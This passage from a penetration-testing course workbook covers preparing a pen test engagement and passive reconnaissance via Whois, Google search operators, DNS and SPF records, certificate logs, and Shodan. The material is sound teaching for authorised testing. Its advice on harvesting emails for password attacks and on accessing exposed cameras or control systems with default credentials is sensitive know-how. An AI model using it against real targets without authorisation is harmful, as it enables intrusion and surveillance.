 8. What is scope creep, and how might it negatively impact the pen test?
-

TOPIC D

Prepare for a Pen Test Engagement

After a pen test engagement is planned and properly scoped out, there are a few things the client organization and testing entity need to accomplish before the actual pen test starts. These activities will help streamline the overall process and ensure that the pen test engagement is fully documented and understood by all relevant parties.

Team Preparation

Getting ready for a penetration test involves preparing the client as much as preparing the pen test team itself. Penetration testing is, by its very nature, more intrusive than a simple vulnerability scan. Although the pen test team will take every precaution to minimize the impact of a test on the production network, issues can and do arise. For that reason, precautions and contingency plans must be in place for when an emergency arises.

Here are some best practices when preparing the client:

- Ensure that the client provides you with technical points of contact that you can reach before, during, and after the test.
- Ensure that key IT personnel have been informed about the upcoming test.
- Ensure that the client has up-to-date, verified backups of critical systems and is ready to work with you to address any unexpected consequences or availability issues.
- Ensure that all relevant client personnel are aware of the potential risks of the penetration test and are prepared to work with the pen test team to restore crashed or adversely affected systems.
- Ensure that the client understands that stepping up security just before a penetration test is not a sustainable approach:
 - You want to produce a report on the true state of the environment, not one that has been quickly spruced up a few days prior to the test.
 - Company staff, especially the IT department, should behave normally during the test, and not be in any state of heightened alertness, as this will incorrectly represent their security posture. It is usually best to only let managers know about the impending test.
 - Unless it's your intent to test a target's incident response capabilities, ensure that the IT department contacts you first when they detect a breach, rather than launching incident response procedures or calling law enforcement.

Here are some best practices when preparing the pen test team:

- Ensure that all team members are clear on the scope and limitations of the test.
- Ensure that all testers are mindful of the final objective of assessing the client's security risks and producing an actionable report.
- Ensure that all testers have contact information and clear escalation procedures in case anything goes wrong during a test.
- Ensure that all testers document their actions and outcomes in a central repository.
- Ensure that all testers have a "get out of jail free" card with them that clearly establishes authorization for their pen testing activities, including 24-hour contact information for their immediate supervisor(s).
- Ensure that the project lead is aware at all times of individual team member movements and activities, and that team members inform their supervisor(s) in real time when they begin and end each test.
- Ensure that all team members understand that missteps and accidents can and do happen, to report them immediately, and to be prepared to assist in restoring affected systems.

Data Collection and Documentation

In order to facilitate creating a final report for the client, every step of the penetration test should be well documented and have resulting data collected. Team members can and should record subjective impressions, and all test data should be uploaded in its raw form to a central repository. In this way, objective analysis can be conducted later on the data. Train your team to use the following best practices when documenting their tests and collecting data:

- Follow a plan that maps tests to objectives.
- Make sure that all tests ultimately lead to fulfilling the client's requirements.
- Ensure that all steps in a test, including missteps and accidents, are documented.
- Make sure that documentation is clear, concise, and objective.
- Use a central repository that all team members can upload results and data to.
- Collect as much test data as possible.
- Upload test results and data in the original raw form.
- Document the exact steps that were taken to collect the data, so that the results can be reproduced or at least analyzed objectively.
- Ensure that there is sufficient data for independent analysis to reach objective conclusions.
- Preserve original copies of the collected data in case they are needed for any future analysis.
- If your test or investigation uncovers evidence of previous or current hacking activity, note this in your findings and continue with your test. If the activity is ongoing, escalate findings.
- If findings uncover serious problems that are out of scope of the pen test, document the findings and pass these to your supervisor, but do not pursue them unless instructed to.

Activity Assignment and Sequencing

As with other types of projects, a penetration test should be carefully managed. This includes sequencing tasks and assigning resources to meet the schedule and objectives as outlined in the statement of work. Penetration testing, however, can be more fluid and dynamic than other types of projects. The direction of the investigation will evolve depending on findings. Teams need to be flexible and respond to changing conditions. Follow these best practices when assigning and sequencing activities in a penetration test:

- Start with initial task sequencing based on these common pen test stages:
 1. Passive reconnaissance
 2. Active reconnaissance
 3. Vulnerability assessment
 4. Penetration
 5. Exploitation
 6. Post exploitation
- Fit in non-technical tests such as social engineering and physical attacks at the earliest opportune moments.
- Whenever possible, "front load" the test with as many early assignments as possible to leave extra time at the end for the unforeseen.
- Give extra time to activities that are opportunity dependent (such as social engineering and physical attacks) or evasion-oriented (such as slow vulnerability scans).
- Be prepared for findings to spawn new investigations.
- Ensure that all investigations are driven by the requirements.
- If you are training new pen testers, pair less experienced team members with more experienced testers unless that pairing might endanger the mission of a particular activity.
- If a team member uncovers a serious problem that is outside the scope of the pen test, present the findings to the client and ask the client what they would like to do. Do not expand the scope of the investigation unless permitted by the SOW.

- When you have your initial assignments and sequencing ready, call a tactical meeting to outline the plan to the team. In some cases, an experienced team might self-organize, and collaboratively determine sequencing and task allocation.

Contingency Planning

By necessity, penetration testers use the same tools as malicious attackers. For this reason, you must expect problems to arise during the test. The SOW should list all targeted systems, but collateral damage can also occur. Testing can exacerbate existing problems, or take down an already fragile system. Before the test starts, you must make sure that the client has up-to-date, verified backups of all important systems, and contingency plans to quickly restore any system or service that has crashed. Often this can be as simple as rebooting a system or reverting a virtual machine to a previous snapshot. However, restoration activities, including reboots, can take some time. If department managers are aware of upcoming tests, they can also make provisions for downtime of any system or service that their staff depends on.

Escalation Path for Communications

Good communication is essential for the success of the penetration test. Not only must the pen test team be able to communicate amongst themselves and with their lead, but the team lead must also be able to communicate with the designated client contact. Having an escalation path for communications protects individual pen testers from having to make risky or potentially damaging decisions on their own. You also want to make sure that communications follow a chain of command, and that team members report and escalate issues only to authorized individuals. Use these best practices when establishing an escalation path for communications:

- Establish a clear chain of command in the pen test team. Make sure that communications follow that path.
- Make sure that the pen test team project supervisor has a counterpart on the client side that they can immediately bring issues to.
- Ensure that there is always a supervisor on duty, including a fail-safe operator, for team members to contact.
- Agree upon thresholds and protocols for contacting the other side during a problem, including:
 - When/how the client will notify the pen test team that a test is unacceptably interfering with operations/system performance.
 - When/how the pen test team will involve the client IT department if an accident occurs or a system becomes destabilized or unresponsive.
- Train all team members to:
 - Check in regularly with their lead, especially when starting and finishing a task.
 - Check in with their lead if they encounter anything unusual or outside the scope of their task.
 - Not make any decisions outside the scope of their task without authorization from their lead.
 - Alert their lead immediately if a problem arises.

Go Live

When the planning is done, and the team has received their starting assignments, it's time to "Go Live" and actually start the test. Although select client managers and IT personnel may know, the Go Live date and time should generally be secret and (hopefully) unexpected. In some cases, you might want to have passive reconnaissance and OSINT gathering completed even before the Go Live date.

Guidelines for Preparing for a Pen Test Engagement

Here are some guidelines you can follow when preparing for a pen test engagement.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

- Ensure that your team is well trained in the tasks they will undertake.
- Make sure there is a clear chain of command with a clear communications path.
- Train the team to consult their supervisor when confronted with an unexpected situation or decision.
- Pair less experienced testers with more experienced ones unless it puts the activity at risk.
- Ensure that the client's IT department (at least the managers) is aware of the test, and that they have good backups and contingency plans to restore affected systems.
- Train your team to stay within the scope of the engagement unless authorized to expand their investigation.
- Train your team to log evidence of previous or existing malicious activity, to continue with what they are doing, and to escalate findings for further instruction.
- Ensure that the team fully documents their steps, collects as much data as possible, and uploads this information to a central repository for analysis.

ACTIVITY 1–4

Preparing to Go Live

Data Files

/root/093051Data/Planning and Scoping Penetration Tests/
pentest_team_worksheet_EXAMPLE.xlsx

/root/093051Data/Planning and Scoping Penetration Tests/GCPG_Pentest_Requirements.docx

Before You Begin

You have a Kali Linux computer.

Scenario

Your team is ready to start the penetration test. As you perform each stage of the test, you will track progress and record findings in `pentest_team_worksheet.xlsx`. This worksheet will then be used as the basis for your final report to the client. You have called a meeting for a final review of the requirements document, and to make sure that your team members understand how to use the worksheet.

1. Log into Kali Linux.

- At the Kali Linux lock screen, select and drag up to reveal the login screen.
You will be signing in as **root**.
- At the **Password** prompt, type **Pa22w0rd** and select **Unlock**.
- Verify that you are on the Kali Linux desktop.

2. Identify the Kali Linux computer's main IP address.

- From the taskbar, select the **Terminal** icon. 
- At the terminal, enter `ifconfig`
- Note the **inet** (IPv4 address) for the **eth0** interface.

This is likely in the format **192.168.1.1#**, where **#** is your student number. You'll need to record or remember this IP address for the rest of the course:

- Close the terminal.

3. From the course data files, open `pentest_team_worksheet_EXAMPLE.xlsx` and `GCPG_Pentest_Requirements.docx`.

4. Review the client requirements listed in `GCPG_Pentest_Requirements.docx`.

Given the time frame, how will you prioritize your efforts?

5. Switch to `pentest_team_worksheet_EXAMPLE.xlsx`, and read the instructions.

6. Examine the sample entries and answer the following questions.

7. How many investigations have been recorded?
 8. Which investigations start by using the results of a previous investigation (text colored red)?
 9. Which investigation led to no evidence?
 10. Which investigations identified IP addresses? What were those IP addresses?
 11. What test mechanism made it possible for the customers.mdb database file to be stolen?
 12. Which tests failed?
 13. Two user credentials were collected using social engineering. The credentials were then tried in three other investigations. Which succeeded and which failed?
 14. Close both files.
-

Summary

In this lesson, you planned and scoped pen tests. By clearly defining the plan and scope, you ensure that both parties in the agreement can easily determine what actions and assets are part of the pen test engagement, and what actions and assets are not.

Do you have pen testing experience? How do the standards, frameworks, and processes discussed in this lesson map to your experiences?

Have you ever experienced scope creep? What were the circumstances and outcomes?

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

2

Conducting Passive Reconnaissance

Lesson Time: 2 hours

Lesson Introduction

Now that you've finished planning and scoping your penetration test, you begin the test in earnest. For many pen tests, the first phase of the process begins with gathering information. There are many ways to accomplish this, but it's usually a good idea to start with a hands-off, non-intrusive approach called passive reconnaissance.

Lesson Objectives

In this lesson, you will:

- Perform passive reconnaissance techniques.
- Prepare background findings for next steps.

TOPIC A

Gather Background Information

In this topic, you'll start gathering background information on the target of the pen test. This information will be valuable to you in future phases of the testing process.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Information Gathering

Information gathering is the process of identifying, discovering, and obtaining information that may have relevance to the pen test. It covers a wide variety of tasks, goals, and outcomes. The process of gathering information is crucial to the success of most pen tests, especially black box and gray box tests, as it provides the tester with potentially actionable data on their target. This data may end up shaping specific attacks in certain ways, or prompt the tester to reconsider their overall attack strategy. Attacking a target directly without first gathering information will make it harder to achieve all of the goals of the pen test, or may even result in outright failure.

However, it's important to note that not all information that you gather will be actionable or useful to you. It's difficult to predict what type of information will be relevant until you learn more about your target, which is what the process of information gathering is supposed to achieve. So, you'll often need to wade through a great deal of data and identify what is and is not relevant to your pen test operations.

OSINT

Open source intelligence (OSINT) is actionable information that has been gathered from freely and publicly available sources. The type of information that can be considered OSINT is not something that an organization or other entity can reasonably expect to keep private. Anyone, regardless of affiliation or authorization, can obtain this information without running afoul of any laws or regulations. This makes OSINT valuable to the preliminary phases of a pen test, where discretion is desired. After all, the pen test process is meant to mirror that of the real-world attack process; skilled attackers will attempt to gather as much information as they can while taking as few risks as necessary.

There are many potential sources of OSINT, and most are connected to the Internet. Some examples include:

- Registration information from Whois databases.
- The target organization's public website.
- Any additional websites that may be related to the target organization.
- The social media profiles of a target organization.
- The social media profiles of individuals associated with the target organization.
- Job postings on job boards.
- Google search results.
- Online blogs, news articles, etc.
- Information gathered from querying public DNS servers.
- Mail server records gathered from public DNS servers.
- Information gathered from website SSL/TLS certificates.

Additional Research

Although the sources listed previously and discussed in further detail in this topic are of great value to OSINT gathering, you may also find it useful to research public information using various industry standards. For example, the following industry-recognized threat and vulnerability intelligence sources are maintained by the MITRE Corporation, which receives funding from the U.S. Department of Homeland Security:

- Common Vulnerabilities and Exposures (CVE), a dictionary of vulnerabilities.
- Common Weakness Enumeration (CWE), a database of software-related vulnerabilities.
- Common Attack Pattern Enumeration and Classification (CAPEC), a database that classifies specific attack patterns.

Another potential source of research is one or more prominent computer emergency response teams (CERTs), such as the CERT Coordination Center (CERT/CC), United States Computer Emergency Readiness Team (US-CERT), and the Japan Computer Emergency Response Team Coordination Center (JPCERT/CC). These CERTs often issue public security advisories that contain useful information on a wide range of vulnerabilities.

Standards organizations like the International Organization for Standardization (ISO) and the National Institute of Standards and Technology (NIST) can also be valuable sources of public information. For example, NIST, a U.S. government agency, publishes many documents that detail known security issues and guidance to organizations for how to mitigate them.

Finally, you should be on the lookout for instances of full disclosure. ***Full disclosure*** is the process of publishing an analysis of vulnerabilities without restrictions as to who can access this analysis. The intent is to ensure that as many users and organizations as possible are aware of the vulnerabilities so that they can take action to protect themselves. However, the side effect of full disclosure is that attackers are also privy to this information and can act on it. As a pen tester, an instance of full disclosure might provide you with valuable insight into a vulnerable piece of technology used by the target organization.

Whois

Whois is a protocol that supports querying of data related to entities that register public domains and other Internet resources. Information about such entities is available to anyone who queries databases using Whois. A Whois query can be executed using a command-line utility, but there are also web apps available that enable users to run queries. A typical query will be conducted on a public domain like **comptia.org** in order to reveal information about that domain, and in turn, the organization that owns it.

Whois queries can retrieve information such as:

- The name of the domain's registrant.
- The name of the registrant organization.
- The mailing address of the registrant.
- The phone number of the registrant.
- The email address of the registrant.
- The previous information regarding administrative and technical contacts.
- Identifying information about the domain's registrar.
- The status of the domain, including client and server codes that concern renewal, deletion, transfer, and related information.
- The name servers the domain uses.

Whois queries are a great tool for OSINT because they can tell you a lot about the target organization and how its domain is configured. You can use this information to take more targeted actions against the domain's contacts, as well the underlying architecture of the domain.

	<p>Note: Some registrars offer services where they set themselves as the owner and contacts, enabling the real registrant's information to remain private. This can make it more difficult for you to glean useful information from Whois.</p>		
<h2>Contact Information</h2>			
<p>Registrant Contact</p> <p>Name: Sys Admin Organization: CompTIA Mailing Address: 3500 LACEY Rd #100, Downers Grove Illinois 60515 US Phone: +1.6306788300 Ext: Fax: Fax Ext: Email:Administrator@comptia.org</p>	<p>Admin Contact</p> <p>Name: Sys Admin Organization: COMPTIA Mailing Address: 3500 Lacey Rd #100, Downers Grove Illinois 60515 US Phone: +1.6306788304 Ext: Fax: Fax Ext: Email:administrator@comptia.org</p>	<p>Tech Contact</p> <p>Name: Sys Admin Organization: COMPTIA Mailing Address: 3500 Lacey Rd #100, Downers Grove Illinois 60515 US Phone: +1.8886429675 Ext: Fax: +1.5714344620 Fax Ext: Email:administrator@comptia.org</p>	
<p>Registrar</p> <p>WHOIS Server: whois.godaddy.com URL: http://www.godaddy.com Registrar: GoDaddy.com, LLC IANA ID: 146 Abuse Contact Email: abuse@godaddy.com Abuse Contact Phone: +1.4806242505</p>	<p>Status</p> <p>Domain Status:clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status:clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status:clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status:clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited</p>		

Figure 2-1: The results of a Whois query on comptia.org.

Whois and Privacy Issues

As you might expect, attackers, especially spammers, use Whois data to target their operations. Likewise, Whois data raises issues of privacy, as queried data can reveal personally identifiable information (PII), not to mention information about the organization that an attacker can leverage. The rise of data privacy regulations like the General Data Protection Regulation (GDPR) has led to increased scrutiny of the Whois protocol. The Internet Corporation for Assigned Names and Numbers (ICANN) has stated that they aim to "reinvent" Whois to be more in line with recent privacy concerns. This may mean that data that was once publicly available through Whois no longer will be; however, the exact details of the proposed changes are not known at this time.

The Organization's Website

The organization's public website, usually used for marketing purposes, is a potential resource for OSINT. Most sites have an "About" page that can reveal more about the purpose, goals, and nature of an organization. Even if no overt "About" page exists, most public marketing sites still use other methods to inform the reader about the organization's products and services. In doing so, the organization may also reveal key information that could support your pen test.

Marketing websites commonly provide the following information that may be of use to a pen tester:

- A list of C-suite, upper-management, or other high-profile personnel in the organization.
- Upcoming events hosted by or attended by the organization.
- Forms to fill out to receive more information on products and services the organization offers.
- User forums and other community-driven content.
- Additional contact information beyond what you'd find in a Whois query.
- Links to the organization's social media profiles.

An organization's main public website will not necessarily be a standard marketing site. For example, Amazon's most public-facing domain is an online storefront. Government organizations and educational institutions may host purely informational sites. What you'll glean from an organization's public site depends on what organization you're targeting, and you should never expect to learn everything possible from this one site alone.

The screenshot shows the 'About Us' section of the CompTIA website. At the top, there is a red header bar with the CompTIA logo. Below it, a navigation bar includes links for 'ABOUT US', 'INSIGHT & TOOLS', 'EVENTS & TRAINING', and 'COMMU...'. The main content area has three main sections: 'NEWSROOM' (with a link to the newsroom), 'BOARD OF DIRECTORS' (with a link to learn more), and 'EXECUTIVE STAFF' (with a link to learn more). Each section contains a brief description and a 'Learn more' link.

Figure 2-2: CompTIA's "About Us" page provides links to its board of directors and C-suite staff.

Related Websites

An organization's primary website for public consumption is not the only website that might help you gather background information about the organization. The following are other potential sites that might reveal actionable information:

- Secondary sites, like those meant for use by employees or specific customers in a business-to-business sales scenario.
- Subdomains of primary sites that aren't directly linked or easily visible from the primary site, like administrative portals.
- Websites owned and/or operated by partner organizations, like a supplier that a retail vendor often contracts with.
- Websites of the target organization's subsidiaries; or, conversely, the target's parent organization.
- Social media profiles that are used as another (or perhaps, primary) marketing outlet for the organization.

While a related website might not provide you with the same level of OSINT as the primary site, it may still provide you with extra details that you wouldn't otherwise have obtained. A partner site might reveal more about the partner's relationship with the target organization, possibly enough for you to attempt to use the partner as a vector (assuming this is within scope). For example, the Target breach of 2014 was made possible because the attacker(s) stole network credentials from the retailer's third-party HVAC provider.




Figure 2-3: The marketing site of a CompTIA partner organization.

Social Media

Most organizations that provide products and services to the public—and even those that don't—have at least some presence on social media. These social media profiles are primarily used as a marketing channel to reach certain audiences that may not be exposed to traditional marketing. In fact, many potential customers may never even see the organization's primary website, so an organization may put a lot of effort into their social media presence. Therefore, you may be able to gather a great deal of information concerning how the target does business.

Beyond the organization's profile, social media is also a rich resource for extracting data about individuals. Everyone from the C-suite to rank-and-file employees may have a presence on a number of social media sites. These individual profiles are often linked from the company's main profile, making it easier to perform reconnaissance on an organization's personnel structure. Likewise, an individual may have more than one profile in order to separate their professional life from their personal life. In either case, individual profiles may reveal much about an employee's interests, habits, behavior, relationships, and other PII.

Examples of common social media sites that may provide actionable intelligence include:

- Twitter, which is used by many organizations to promote their products and services in short statements, as well as to provide casual customer service and to bolster brand loyalty and recognition.
- Facebook, which is used for more in-depth marketing and may be more likely to include images, videos, and event scheduling.
- LinkedIn, which is used primarily for networking opportunities and job searching.
- YouTube, which is used to publish videos that market an organization's products, services, and/or brand.

- Instagram, which is used to publish images that market an organization's products, services, and/or brand.
- Reddit, which is often used to target marketing efforts toward specific communities.



Figure 2-4: CompTIA's Twitter account.

Job Boards

Organizations looking to hire will often post on public job boards. These job postings may reveal information about the organization's personnel structure, technical environments, networking architecture, and other computing infrastructure. This is because the employer needs to both entice prospective employees and give them enough information to determine whether or not they should apply. The amount and type of information on these job postings is highly dependent on the organization's industry and the actual job they are hiring for. A network administrator position for a tech company might include more information about the technical side of the organization's operations than a sales associate position at a retail business.

Some information you might be able to glean from job boards includes:

- The personnel makeup of specific departments and teams.
- The lack of qualified personnel in crucial positions.
- The level of technical sophistication that the organization has.
- The software architecture of the organization's technical services, like web server technology and cloud technologies.
- The language that in-house software is programmed in.
- The types and quantities of hardware that the organization employs.
- The network and security systems that the organization employs.

Some common public job boards include:

- CareerBuilder
- Monster
- ZipRecruiter
- Indeed
- Glassdoor
- LinkedIn

The screenshot shows a job search results page with the following details:

- Filters:** Title, Location, Date posted, Type, Company type, Employer. The 'Title' filter is selected.
- Job Postings:**
 - Technical Operations Intern** at CompTIA, Inc. in Downers Grove, IL, via Glassdoor. Posted 6 days ago.
 - Technical Operations Intern** at CompTIA, Inc. in Downers Grove, IL, via LinkedIn. Posted 5 days ago.
 - Technical Operations Intern** at CompTIA, Inc. in Downers Grove, IL, via ZipRecruiter. Posted 5 days ago.
 - Manager, Marketing** at CompTIA, Inc. in Downers Grove, IL, via Glassdoor.
- Job Detail View:** A detailed view of the first job posting for a 'Technical Operations Intern' at CompTIA, Inc. in Downers Grove, IL. It includes a 'SAVE' button, an 'Apply' button for Glassdoor and CareerBuilder, and a note that the position is currently recruiting for technical support and assists the Sr. Technical Operations Manager with issues related to CompTIA Learning products.

Figure 2-5: CompTIA's job postings aggregated from various job board sites.

Google Hacking

Google hacking is the process of using the Google search engine to identify potential security weaknesses in publicly available sources, like an organization's website. Although not necessarily "hacking" in a direct sense, Google's search engine enables you to extract more information than you would be able to from a typical, everyday search.

Google hacking queries almost always include a special search operator in order to cut down on irrelevant results and focus on very specific types of desired information. The following table lists some common special search operators that are often used in Google hacking.

Operator	Searches	Example
site	A specific site.	site:comptia.org report to search CompTIA's website only for results including the text "report".
link	For pages that link to the specified page.	link:comptia.org report to search for any pages that link to CompTIA's website and have the text "report" anywhere on the page.
filetype	For specific file types.	filetype:pdf report to search for PDFs including the text "report".
intitle	For page titles.	intitle:Certification report to search for any pages whose titles include the text "Certification" and have the text "report" anywhere on the page.
inurl	For URLs.	inurl:Certification report to search for any pages whose URLs include the text "Certification" and have the text "report" anywhere on the page.
inanchor	For anchor text.	inanchor:Certification report to search for any pages whose anchor text includes the text "Certification" and have the text "report" anywhere on the page.

The true power of Google hacking is in combining multiple operations into a single query. For example, take the following query:

site:comptia.org filetype:pdf OR filetype:docx intitle:Certification report

This will search CompTIA's website for any PDFs or DOCX files whose page titles include the word "Certification" and whose contents (title or body) include the word "report". This enables you to focus your search and get to the exact type of information you're looking for, rather than having to manually separate the signal from the noise when it comes to search results.

Online Articles and News

Online articles and other news items can provide insight into the business operations of a target organization. Larger businesses will often be featured by mainstream media outlets. For example, an online news service may report on major new services offered by a business, whereas publications that provide financial news may focus on a company's fiscal performance. News outlets may also report on an organization's impropriety or other negative traits that surround its business.

Articles are not just reserved for larger businesses; even smaller businesses issue press releases for public consumption. These press releases may be published on the company's own website, but often they are published by one or more sites that specialize in publishing press releases. These articles are usually written in marketing speak, but they can still reveal how a business may be changing and how this change affects day-to-day operations. For example, an organization might issue a press release detailing their acquisition of another company and what this means for the parent company's people, products, and technology.

You should essentially treat online news and articles as another resource that won't necessarily reveal something significant on its own, but used in conjunction with other OSINT, may help you construct an accurate account of the target organization.

CompTIA Sets Out to Create New Paradigms in Tech Training

Acquires award-winning learning resources firm gtslearning

Purchases comprehensive CompTIA certification content portfolio from Logical Operations

Launches CompTIA Official Content strategy

NEWS PROVIDED BY
CompTIA →
 Mar 29, 2018, 09:15 ET

SHARE THIS ARTICLE

f t g+ in o e p

DOWNTON GROVE, III, March 29, 2018 /PRNewswire-USNewswire/ -- **CompTIA**, the leading trade association for the information technology (IT) industry, today announced the completion of two acquisitions to expand its commitment to the high-tech workforce by providing new cutting-edge skills training, learning content and resources, assessments, and verification solutions.

Figure 2–6: A press release issued by CompTIA concerning product acquisitions.

DNS Querying

Querying DNS servers for name resolution information can enable you to view more about the structure of an organization's network. Standard queries will simply use DNS servers to identify the IP address behind a particular domain or resource name. This IP address might be useful as an entry point into the network, or possibly as a vector for performing more reconnaissance.

Advanced queries can retrieve more information than just an IP address. You can identify the individual DNS records for a particular domain, like MX records, NS records, TXT records, and more. These records can reveal additional targets that you may not have enumerated using other OSINT methods. For example, you may be able to identify that the organization is using specific services, like VoIP, by enumerating an SRV record.

There are several tools that can help you perform DNS querying, including several web apps. One common command-line tool is `nslookup`, which you can use to query a domain and specify the record types that you're looking for. The tool `dig` has similar functionality and is more widely used on Linux systems, and can perform reverse lookups to match an IP address to a domain name.

Aside from identifying DNS records, you may also be able to use DNS querying to initiate a zone transfer. In a properly configured environment, a DNS server's information will be transferred to other DNS servers in the same domain for backup purposes. However, improperly configured servers may leak this information to hosts outside the domain, including yours. This information can not just reveal DNS records, but it can also enumerate which hosts are directly accessible from the Internet.

A records

	Name	Address	Type	Class	TTL
#1	comptia.org	198.134.5.6	A	IN	60 (1 min)

MX records

	Preference Exchange	Name	Type	Class	TTL
#1	10	comptia-org.mail.protection.outlook.com	MX	IN	60 (1 min)

NS records

	Nsd name	Name	Type	Class	TTL
#1	ns1.comptia.org	comptia.org	NS	IN	60 (1 min)
#2	ns2.comptia.org	comptia.org	NS	IN	60 (1 min)

Figure 2–7: A web app enumerating DNS records for `comptia.org`.

Email

One of the most useful elements of contact information you can gather is an email address. Email is the main point of internal and external contact for many individuals in many organizations. It is also a common vector for soliciting information about people and organizations, as well as more intrusive social engineering attacks. Email addresses are also commonly used in place of user names in systems that manage user accounts. This can make it easier for you to focus your online password cracking attacks or other techniques for gaining unauthorized access.

In addition to email addresses themselves, you should also consider enumerating email-based DNS records. An MX record will tell you which server handles mail sent to that domain. If you can successfully compromise mail servers, you can effectively compromise the lines of communication within the domain. Another DNS record of note is [Sender Policy Framework \(SPF\)](#). SPF validates that incoming mail from a domain is coming from a trusted IP address. This is an effort to mitigate email spoofing used in spam, phishing, and other email-based attacks. For the pen test, identifying the presence of an SPF record may encourage you not to waste your time on spoofing messages; alternatively, you might focus your efforts on targeting the host with the trusted IP address identified in the record.



Note: Most servers use TXT records to hold SPF data rather than the actual SPF record.

```
; ; ANSWER SECTION:
comptia.org.      59      IN      TXT      "3EcCv2jIS7dri/TCUMslTod5prhLauj
8f4QUoGGtMYpAo0R1fzs298ejgJptHnKnJdjKTdg4mxDFnc3ZyXGpvw=="
comptia.org.      59      IN      TXT      "MS=ms77029986"
comptia.org.      59      IN      TXT      "v=spf1 a mx ptr ip4:198.134.5.0
/24 ms=ms77029986 3eccv2jis7dri/tcumsltod5prhlauj8f4quoggtmypaoorlfzs298ejgjpthn
knjdjktdg4mxdfnc3zyxgpvw== include:mail.zendesk.com include:informz.net ?all"
```

Figure 2–8: Using dig to enumerate an SPF record for comptia.org.

SSL/TLS Certificates

Digital certificates used in SSL/TLS communications are another public resource that can inform your pen test actions. One of the most useful fields in a digital certificate from a reconnaissance perspective is the subject alternative name (SAN). SANs usually identify specific subdomains that the certificate applies to, but can also identify other domains, IP addresses, and email addresses. Organizations use SANs in their certificates so that they don't need to purchase and use different certificates for each individual resource. The resources identified in a SAN may reveal new targets for you to focus on. Note that some certificates simply use a wildcard (*) character to denote that all subdomains of the parent domain are covered by the certificate. In this case, you might not be able to identify any specific resources.

In addition to SANs, under the Certificate Transparency (CT) framework, logs of public certificate authorities (CAs) are published for anyone to access. These logs contain information about the domains and subdomains that a CA's issued certificates apply to. This can enable you to discover subdomains that may be no longer covered by the certificate but still exist. For example, an organization might have used a specific SAN in the past, but later moved to a wildcard. That past domain might be listed in the CT logs for the issuing CA.

Subject	Issuer	# DNS names	Valid from	Valid to	# CT logs	
*.comptia.org	Go Daddy Secure Certificate Authority - G2	2	Aug 11, 2015	Aug 11, 2018	5	See details
accessedgedr.comptia.org	DigiCert SHA2 Secure Server CA	19	Jan 19, 2016	Jan 24, 2019	1	See details
augusta.comptia.org	DigiCert SHA2 Secure Server CA	19	Jan 19, 2016	Jan 24, 2019	6	See details
*.comptia.org	RapidSSL SHA256 CA	2	Jul 18, 2016	Jul 19, 2019	5	See details
accessedge.comptia.org	DigiCert SHA2 Secure Server CA	19	Jan 19, 2016	Jan 24, 2019	1	See details
*.comptia.org	RapidSSL SHA256 CA	2	Jul 18, 2016	Jul 19, 2019	4	See details
*.comptia.org	DigiCert SHA2 Secure Server CA	2	Nov 15, 2017	Jan 23, 2020	1	See details
*.comptia.org	RapidSSL RSA CA 2018	2	Jan 2, 2018	Jan 3, 2020	3	See details

Figure 2–9: The CT logs for comptia.org, including both wildcard and specific subdomain entries.

Shodan

[Shodan](#) is an online search engine that enables anyone to connect to public or improperly secured devices that allow remote access through the Internet. For example, a zoo might set up an IP

camera in one of its enclosures for anyone in the world to watch the animals through just their browser. Shodan would index this connection and enable anyone to search for it. It does this by grabbing service banners sent by a device to a client over certain ports.

More commonly, however, manufacturers and users of devices exercise poor security practices and unwittingly expose their device to the wider world. For example, someone might purchase an IP camera to use as surveillance at their home or office, and they may fail to change the default user name and password from "admin" and "admin123". Using Shodan, anyone can find and watch the live feed of this camera if it is Internet-connected.

Devices indexed by Shodan include more than just cameras, however. Everything from traffic lights to industrial control systems (ICSs) may have Internet connectivity as part of the Internet of Things (IoT)—and IoT devices are notoriously lax when it comes to security. Some systems may even allow a user full remote control of a device.

Shodan can be useful to the pen test reconnaissance phase in a number of ways. If you manage to view the feed of a security camera outside the target organization's office, you can get a better picture of the premises and its defenses if you plan on conducting a physical test there. If the organization employs control systems for HVAC or industrial equipment, you may be able to control these remotely as part of your attack phase.

